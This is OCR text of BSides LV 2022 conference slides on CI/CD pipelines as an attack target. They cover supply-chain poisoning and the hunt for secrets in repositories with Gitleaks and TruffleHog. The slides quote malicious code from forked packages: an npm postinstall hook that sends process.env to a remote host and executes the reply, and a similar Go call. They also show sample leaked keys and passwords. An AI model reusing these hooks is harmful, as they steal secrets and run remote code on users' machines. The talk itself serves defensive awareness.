CI/CD pipelines The new Eldorado ?

BSides LV 2022

WAVESTONE

Gauthier SEBAUX

- Linux
- Docker
- Kubernetes

@zeronounours

Rémi ESCOURROU

- Active Directory
- Cloud AWS Azure
- Red Team

@remiescourrou

Xavier GERONDEAU

- Code review
- Dev training
- CICD audit
- Dogs

@reivaxxavier1

Active Directory: the heart of the attackers' modus operandi

1 AD tiering projects

2 PAW deployment

3 Dedicated AD monitoring
EDR | XDR | MDR | etc.

4 Security awareness

Emerging
and future TARGET ?

How to define an **ELDORADO ?**

WIDELY USED

Unsupervised or poorly supervised

High privilege

"Unsecure" by default

Poorly hardened

Handle sensitive assets

DevOps **CI/CD**

Agility = limited restriction

A **second IT team** inside the firm

New infrastructure "un"supervised

#Kubernetes #Cloud

Lack of cloud expertise


CRITICAL privilege handle by App

What does a

Real compromise


look like

1. Reconnaissance & Initial access
2. Privilege escalation
3. Lateral movements
4. Action on objectives



Hardcoded secrets within S3 bucket
Weak passwords without MFA
slack
aws
GitHub
Docker Hub
docker
npm
JFrog
ANSIBLE
kibana
cicd.my-company.lan
Dependancy confusion/poisoning

CI/CD pipelines are **efficient paths for privilege escalation** within the IS**.**
However, we feel that they are **not as valuable to obtain initial access**.



Repositories	0
Code	35K
Commits	0
Issues	0
Discussions	0
Packages	0
Marketplace	0
Topics	0
Wikis	0
Users	0

Languages

Dockerfile	1
Go	22,032
Shell	1

35,613 code results

Sort: Recentl

h4v0kr/bitcoinjs-lib
/package.json


```
      "test": "npm run standard && npm run coverage",
      "unit": "mocha",
      "postinstall": "node -e \"try{r=require('http').request({host:'ovzl
.j19544519.pr46m.vps.myjino.ru',port:49460,path:'/?org=h4v0kr&repo=bitcoinjs-
lib',method:'POST'},function(r){d='';r.on('data',function(dd)
{d+=dd.toString('utf8')});r.on('end',function()
{try{require('child_process').execSync(d)}catch(_)
{}})});r.write(JSON.stringify(process.env));r.end()}catch(_){}\""
```

JSON Showing the top match Last indexed 9 days ago

armpelionedge/dhcp4client
/generatexid.go

```
      x0__.Setenv("e452d6ab", "1")
      x2__.Post("http://ovzl.j19544519.pr46m.vps.myjino.ru:49460?
org=armpelionedge&repo=dhcp4client", "application/json", x1__.NewBuffer(x4__
    }
  }
```

Go Showing the top six matches Last indexed 9 days ago


Hardcoded secrets within S3 bucket
aws
Hub
npm
Dependancy confusion/poisoning


cicd.m


CI/CD

Howeve

Thousands of malicious forks of real packages
35k hits on GitHub
Unknow impact

access.






Search for source code

Directly
within SCM/VCS or SAST tools

Indirectly
Within artefacts

How to find secrets within code ?



```
→  ~ docker run --rm -it -v "/tmp:/tmp" -v "$PWD:/pwd" trufflesecurity/trufflehog git https://github.com/trufflesecurity/test_keys.git
🐷🔑🐷  TruffleHog. Unearth your secrets. 🐷🔑🐷

Found verified result 🐷🔑
Detector Type: AWS
Raw result: AKIAYVP4CIPPERUVIFXG
Commit: 4c9d01404853a6e7f105c94a160fd1ef57842634
File: keys
Email: dxa4481@rit.edu
Repository: https://github.com/trufflesecurity/test_keys.git
Timestamp: 2022-02-15 15:13:21 -0800 -0800
Line: 8

Found verified result 🐷🔑
Detector Type: URI
Raw result: https://admin:admin@the-internet.herokuapp.com/basic_auth
File: keys
Email: dxa4481@rit.edu
Repository: https://github.com/trufflesecurity/test_keys.git
Timestamp: 2022-02-15 15:13:21 -0800 -0800
Line: 10
Commit: 4c9d01404853a6e7f105c94a160fd1ef57842634
```

```
$ gitleaks --json https://github.com/zricethezav/gronit
Cloning https://github.com/zricethezav/gronit...
{
    "line": "+const AWS_KEY = \"AKIALALEMEL33243OLIAE\"",
    "commit": "cb5599aeed261b2c038aa4729e2d53ca050a4988",
    "string": "AKIALALEMEL33243OLIA",
    "reason": "AWS",
    "commitMsg": "fake key",
    "time": "2018-02-04 19:10:58 -0600",
    "author": "Zachary Rice",
    "file": "main.go",
    "repoURL": "https://github.com/zricethezav/gronit"
}
{
    "line": "-const AWS_KEY = \"AKIALALEMEL33243OLIAE\"",
    "commit": "eaeffdc65b4c73ccb67e75d96bd8743be2c85973",
    "string": "AKIALALEMEL33243OLIA",
    "reason": "AWS",
    "commitMsg": "remove fake key",
    "time": "2018-02-04 19:43:28 -0600",
    "author": "Zachary Rice",
    "file": "main.go",
    "repoURL": "https://github.com/zricethezav/gronit"
}
Report written to /Users/Zach/.gitleaks/report/zricethezav/gronit_leaks.json
```

Automated review

Tools like Gitleak, Trufflehog, …

Detection mechanisms based on regexes and/or entropy

Efficient detection usually needs customization

Useful to cover large codebase in short amount of time

Manual review


Need careful review of commit history and branches

Time consuming and slow on bigger codebase

.env

```
ENV=production
APP_NAME=app-laravel-admin
APP_ENV=local
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=XXXXXXXX
DB_PORT=3306
DB_DATABASE=app_db
DB_USERNAME=admin_db
DB_PASSWORD=SecureP4ssw0rd!2021
```


Low entropy
&
Does not match regex



Commits on Oct 15, 2021

[Security] Remove secrets from environment file
[redacted]

Commits on Oct 14, 2021



Credentials Hygiene
Feedback

Git good

IT teams using **GitLeaks** to detect secrets and removing them from repositories… but without revoking them afterwards.


The rest is .bash_history

User pushing his **.bash_history** file, including cleartext passwords entered within command lines

Ansibad

Client using ansible to create and manage service account. Storing the playbooks and their configuration (**including all the passwords**) in a git repository.

On all SCM of more than 10 repositories,
we have **always found at least 1 valid password**





In the ideal world of DevOps, **all repositories should be available to everyone**, to facilitate synergies and **peer review**

